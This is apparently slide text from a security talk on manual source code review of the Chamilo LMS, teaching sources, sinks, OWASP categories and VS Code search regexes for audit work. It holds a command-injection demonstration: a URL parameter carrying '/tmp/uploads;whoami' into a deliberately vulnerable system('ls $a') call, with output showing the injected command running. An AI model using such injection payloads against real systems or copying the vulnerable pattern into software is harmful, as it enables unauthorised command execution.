

A Quick Introduction to Manual Source Code Review

and some interesting vulnerability findings

\$ whoami

Poh Jia Hao

- Web Security Researcher at STAR Labs
- CTF Player & Bug Bounty Hunter



~ Agenda

What is source code review

Vulnerability verification

Interesting bugs found

Other tips and heuristics

Source Code Review

What is it? Why do it? How to?

GitHub - chamilo/chamilo-lms: +

github.com/chamilo/chamilo-lms

Product Team Enterprise Explore Marketplace Pricing

Search Sign in Sign up

chamilo / chamilo-lms Public Notifications Fork 428 Star 614

Code Issues 474 Pull requests 27 Actions Projects 7 Wiki Security Insights

master 10 branches 96 tags Go to file Code

AngelFQC Quiz: Add API filter for track_e_exercises by user extrafield - refs ... d680697 14 days ago 49,066 commits

.github GitHub: Fix installation for behat 16 days ago

.yarn Update yarn version 18 days ago

assets Update JS libs 21 days ago

bin Update files to Symfony 5.3 + add phpunit/phpuunit 10 months ago

config Remove unused file 5 months ago

public Fix results in database methods 15 days ago

src Quiz: Add API filter for track_e_exercises by user extrafield - refs ... 14 days ago

tests Add entity relationship TrackEExercise::cQuiz - refs BT#19741 15 days ago

translations Language: Fix translation of 'Delete' in French 5 months ago

var Minor - restore .gitkeep 6 months ago

.codeclimate.yml Internal: Remove mimetex, OpenGraph.php 7 months ago

.editorconfig Minor - update .editorconfig 6 months ago

About

Chamilo is a learning management system focused on ease of use and accessibility

chamilo.org

php twig skills lms elearning chamilo

Readme View license Code of conduct

614 stars 65 watching 428 forks

Releases 36

Chamilo 1.11.16 Latest on Aug 26, 2021

Me: opens codebase in VS code




imgflip.com

```
// Vulnerable code
$a = $_GET['user_input'];
} https://example.com/?user_input=/tmp/uploads;whoami
```

```
function function_a($a) {
    function_b($a);
}


function function_b($a) {
    system("ls $a");
}
```



```
ubuntu@ubuntu:~$ cat test.php
<?php
    $a = "/tmp/uploads;whoami";
    system("ls $a");
?>
ubuntu@ubuntu:~$ php test.php
2022-02-01-user-upload-001.jpg
2022-02-01-user-upload-001.py
2022-02-01-user-upload-002.jpg
2022-02-01-user-upload-003.jpg
ubuntu
ubuntu@ubuntu:~$ |
```

	Sources (HTTP)	Sinks (RCE)
PHP	<code>\$_GET</code> , <code>\$_POST</code> , <code>\$_REQUEST</code> , ...	<code>system()</code> , <code>exec()</code> , <code>shell_exec()</code> , <code>popen()</code> , ...
NodeJS	<code>req.query.param</code> (Express), ...	<code>eval()</code> , <code>child_process.exec()</code> , ...
Java	<code>@RequestParam("param") (Spring)</code> , <code>ActionContext.getRequest().getParameter("param") (Struts)</code> , ...	<code>Runtime.exec()</code> , <code>ProcessBuilder.start()</code> , ...

OWASP Top 10



OWASP Top 10 (2021)

A01:2021 - Broken Access Control





Image from: <https://portswigger.net/web-security/access-control>

OWASP Top 10 (2021)

A03:2021 - Injection



```
ubuntu@ubuntu:~$ cat test.php
<?php
    $a = "/tmp/uploads;whoami";
    system("ls $a");
?>
ubuntu@ubuntu:~$ php test.php
2022-02-01-user-upload-001.jpg
2022-02-01-user-upload-001.py
2022-02-01-user-upload-002.jpg
2022-02-01-user-upload-003.jpg
ubuntu
ubuntu@ubuntu:~$ |
```


www.google.com says

XSS Injected JavaScript :)

OK

OWASP Top 10 (2021)

A10:2021 - Server-Side Request Forgery (SSRF)





Bernie

**I am once again asking
you to read the OWASP Top 10**

imgflip.com

<https://owasp.org/Top10/>

File Edit Selection View Go Run Terminal Help



EXPLORER

CHAMILO-LMS

- .gitattributes
- .gitignore
- .htaccess
- .php_cs
- .php_cs.dist
- .scrutinizer.yml
- .travis.yml
- .yamlint_config
- apple-touch-icon.png
- bower.json
- cli-config.php
- CODE_OF_CONDUCT.md
- codesize.xml
- composer.json
- CONTRIBUTING.md
- favicon.ico
- favicon.png
- index.php
- LICENSE
- license.txt
- news_list.php
- README.md
- robots.txt
- terms.php
- user_portal.php
- user.php

> OUTLINE

> TIMELINE

g 1.11.x 0 973 0 0 △ 0

STAR
- L A B S -

README.md x

```

① README.md > # Chamilo 1.11.x
1   # Chamilo 1.11.x
2
3   ! [PHP Composer](https://github.com/chamilo/chamilo-lms/
4   workflows/PHP%20Composer/badge.svg?branch=1.11.x)
5   ! [Scrutinizer Code Quality](https://scrutinizer-ci.com/
6   g/chamilo/chamilo-lms/badges/quality-score.png?b=1.11.x)
7   ](https://scrutinizer-ci.com/g/chamilo/chamilo-lms/?_
8   branch=1.11.x)
9
10  ! [Bountysource](https://www.bountysource.com/badge/
11  team?team_id=12439&style=raised)](https://www.
12  bountysource.com/teams/chamilo?utm_source=chamilo&
13  utm_medium=shield&utm_campaign=raised)
14  ! [Code Consistency](https://squizlabs.github.io/
15  PHP_CodeSniffer/analysis/chamilo-chamilo-lms/grade.svg)
16  ](http://squizlabs.github.io/PHP_CodeSniffer/analysis/
17  chamilo-chamilo-lms/)
18  ! [CII Best Practices](https://bestpractices.
19  coreinfrastructure.org/projects/166/badge)](https://
20  bestpractices.coreinfrastructure.org/projects/166)
21  ! [Codacy Badge](https://api.codacy.com/project/badge/
22  Grade/88e934aab2f34bb7a0397a6f62b078b2)](https://www.
23  codacy.com/app/chamilo/chamilo-lms?utm_source=github.
24  com&utm_medium=referral&utm_content=chamilo/chamilo-lms&
25  utm_campaign=badger)

## Installation

This installation guide is for development environments
only.

### Install PHP, a web server and MySQL/MariaDB

To run Chamilo, you will need at least a web server (we
recommend Apache2 for commodity reasons), a database
server (we recommend MariaDB but will explain MySQL for
commodity reasons) and a PHP interpreter (and a series of
libraries for it). If you are working on a Debian-based
system (Debian, Ubuntu, Mint, etc), just type
```

Preview README.md x

Chamilo 1.11.x

PHP Composer passing Scrutinizer 4.54 bountysource \$0 raised
code consistency A- openssf best practices passing code quality B

Installation

This installation guide is for development environments only.

Install PHP, a web server and MySQL/MariaDB

To run Chamilo, you will need at least a web server (we recommend Apache2 for commodity reasons), a database server (we recommend MariaDB but will explain MySQL for commodity reasons) and a PHP interpreter (and a series of libraries for it). If you are working on a Debian-based system (Debian, Ubuntu, Mint, etc), just type

```
sudo apt-get install apache2 mysql-server php
libapache2-mod-php php-gd php-intl php-curl php-json
php-mysql php-zip composer
```

Install Git

The development version 1.11.x requires you to have Git installed. If you are working on a Debian-based system (Debian, Ubuntu, Mint, etc), just type

```
sudo apt-get install git
```

Install Composer

To run the development version 1.11.x, you need Composer libraries



File Edit Selection View Go Run Terminal Help

EXTENSIONS

Search Extensions in Marketplace

INSTALLED

- PHP Intelephense** v1.8.2
 
 Ben Mewburn | 5,514,751 | ★★★★★(325)

PHP code intelligence for Visual Studio Code

[Disable](#) [Uninstall](#) 

This extension is enabled globally.

[Details](#) [Feature Contributions](#) [Changelog](#) [Runtime Status](#)

Intelephense

PHP code intelligence for Visual Studio Code.

Intelephense is a high performance PHP language server packed full of essential features for productive PHP development.

- Fast camel/underscore case **code completion (IntelliSense)** for document, workspace and built-in symbols and keywords with automatic addition of use declarations.
- Detailed **signature (parameter) help** for document, workspace and built-in constructors, methods, and functions.
- Rapid workspace wide **go to definition support**.
- Workspace wide **find all references**.
- Fast camel/underscore case **workspace symbol search**.
- Full **document symbol search** that also powers **breadcrumbs** and **outline UI**.
- Multiple **diagnostics** for open files via an error tolerant parser and powerful static analysis engine.
- Lossless PSR-12 compatible **document/range formatting**. Formats combined HTML/PHP/JS/CSS files to ↗
- Embedded **HTML/JS/CSS code intelligence**.

Categories
[Programming Languages](#) [Linters](#)
[Formatters](#)
Resources
[Marketplace](#)
[Repository](#)
[License](#)
[intelephense.com](#)
Marketplace Info


Released on 4/16/2017, 07:34:28
 Last updated 2/22/2022, 13:53:55
 Identifier bnewburn.vscode-intelephense-client

Pseudo-IDE

```
-.
15 require_once __DIR__.'/../inc/global.inc.php';
16
17 api_protect_course_script();
18 api_block_anonymous_use
19
20 if (!isset($_GET['title'])
21     echo 'No title';
22     exit;
23 }
24
25 $paintDir = Session::re
26 if (empty($paintDir))
```

- Go to Definition F12
- Go to References Shift+F12
- Peek ▾
- Find All References Alt+Shift+F12
- Change All Occurrences Ctrl+F2
- Format Document Ctrl+Shift+I
- Format Document With...

Pseudo-IDE



The screenshot shows a code editor interface with two tabs: "save_pixlr.php" and "api.lib.php 9+ X". The current file is "api.lib.php". The code is a function named "api_protect_course_script". It checks if the user has access to the current course or is out of a course context. If not, it returns false. If the user is a DRH, it returns true. The code includes comments, docblocks, and a copyright notice.


```
main > inc > lib > api.lib.php > api_protect_course_script
1150
1159     * @return bool True if the user has access to the current course or is out of a course context, false otherwise
1160     *
1161     * @todo replace global variable
1162     *
1163     * @author Roan Embrechts
1164     */
1165     function api_protect_course_script($print_headers = false, $allow_session_admins = false, $checkTool = '')
1166     {
1167         $course_info = api_get_course_info();
1168         if (empty($course_info)) {
1169             api_not_allowed($print_headers);
1170
1171             return false;
1172         }
1173
1174         if (api_is_drh()) {
1175             return true;
```

Pseudo-IDE

The screenshot shows a code editor interface with a dark theme. On the left, the file `api.lib.php` is open, displaying PHP code. A specific function, `api_protect_course_script`, is highlighted in orange. The code includes comments and logic for course protection. On the right, a sidebar titled "References (275)" lists 275 other files that include this function. The sidebar has a tree-like structure with some collapsed nodes indicated by a plus sign. Each entry shows the file name and path relative to the current file.


```
1165     function api_protect_course_script($print_headers = false, $allow_session_admins = false, $checkTool = '')  
1157         //param bool $checkTool check if tool is available for user (user, group)  
1158     * @return bool True if the user has access to the current course or is out of a course  
1159     *  
1160     * @todo replace global variable  
1161     *  
1162     * @author Roan Embrechts  
1163     */  
1164     function api_protect_course_script($print_headers = false, $allow_session_admins = false, $checkTool = '')  
1165     {  
1166         $course_info = api_get_course_info();  
1167         if (empty($course_info)) {  
1168             api_not_allowed($print_headers);  
1169             return false;  
1170         }  
1171     }  
1172 }  
1173  
api.lib.php ~/Desktop/chamilo-lms/main/inc/lib - References (275) X  
1157 > exercise.ajax.php main/inc/ajax 1  
1158 > forum.ajax.php main/inc/ajax 1  
1159 > gradebook.ajax.php main/inc/ajax 1  
1160 > lang.ajax.php main/inc/ajax 1  
1161 > link.ajax.php main/inc/ajax 1  
1162 > lp.ajax.php main/inc/ajax 1  
1163 > model.ajax.php main/inc/ajax 1  
1164 > record_audio_rtc.ajax.php main/inc/ajax 1  
1165 > record_audio_wami.ajax.php main/inc/ajax 1  
1166 > thematic.ajax.php main/inc/ajax 1  
1167 > work.ajax.php main/inc/ajax 5  
1168 > api.lib.php main/inc/lib 1  
1169 > function api_protect_course_script($print_headers = false, $allow_session_admins = false, $checkTool = '') 1
```

Searching using VS Code



Searching using VS Code

Web Request Sources: `\$.+=.+\\$_(GET|POST|REQUEST)`



The screenshot shows a Visual Studio Code interface with the following details:

- Title Bar:** news_list.php - chamilo-lms - Visual Studio Code
- File Menu:** File Edit Selection View Go Run Terminal Help
- Search Bar:** SEARCH `\$.+=.+\\$_(GET|POST|REQUEST)`
- Search Results:** news_list.php > ...
1 <?php
2 /* For licensing terms, see /license.txt */
3
4 require_once 'main/inc/global.inc.php';
5
6 \$tool_name = get_lang('SystemAnnouncements');
7 \$visibility = SystemAnnouncementManager::getCurrentUserVisibility();
8 \$id = isset(\$_GET['id']) ? \$_GET['id'] : 0;
9
10 if (empty(\$id)) {
11 | \$content = SystemAnnouncementManager::displayAnnouncementsSlider(\$visibility);
12 } else {
13 | \$content = SystemAnnouncementManager::displayAnnouncement(\$id, \$visibility);
14 }
15
16 \$tpl = new Template(\$tool_name);
17
18 if (\$api is platform admin/)) {
19 | \$content = \$tpl->render('main/inc/announcements/announcementsSlider');
20 }
21
22 \$content = \$tpl->render('main/inc/announcements/announcements');
23
24 echo \$content;
- Left Sidebar:** SEARCH, REPLACE, files to include (*.php), files to exclude, 3906 results in 755 files - Open in editor.
- Bottom Status Bar:** STAR LABS

Searching using VS Code

RCE Sinks: (exec|shell_exec|system|popen)\(|

settings.lib.php - chamilo-lms - Visual Studio Code

File Edit Selection View Go Run Terminal Help

SEARCH (exec|shell_exec|system|popen)\(|

Replace AB

Files to include *.php

files to exclude

137 results in 70 files - Open in editor

settings.lib.php main/admin 2
 \$fs = new Filesystem();
 exec("which \$program", ...)

